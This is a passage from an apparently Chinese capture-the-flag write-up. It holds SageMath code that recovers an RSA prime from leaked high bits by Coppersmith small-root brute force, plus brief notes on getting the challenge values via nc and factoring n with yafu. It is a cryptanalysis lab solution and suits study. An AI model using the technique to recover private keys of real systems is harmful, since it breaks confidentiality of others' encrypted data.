30719040332243486155308305995684632393529193889098207326916292333323740045854874
10849902152807061981856478531904020895816285171931591993979593661731 1
p1 =
12609077699167088762661325824880417791577518222685947974093539163251987288377480
41145634015283791612742927278782944996536510310865046423090265393889554605 9

pbits = 512

for i in tqdm(range(1024,1,-1)):
    leak_p =
0x1907927e6c31e6d08b2d680921f7669fb4e9a15568cd3ed54a71d0861ff5629f7000
    leak_p = leak_p + int(hex(i),16)
#     print(leak_p)

    kbits = pbits - leak_p.nbits()  # 未知需要爆破的比特位数
#     print(kbits)

    p4 = leak_p << kbits
    PR.<x> = PolynomialRing(Zmod(n))
    f = x + p4
    roots = f.small_roots(X=2 ^ kbits, beta=0.4,epsilon=0.015)  # 进行爆破

    if(roots):
        print(roots)
        p = p4+int(roots[0])
        print("p =",p)
```

nc上去获得数，第二关要yafu分解一下n

Misc

Tunnel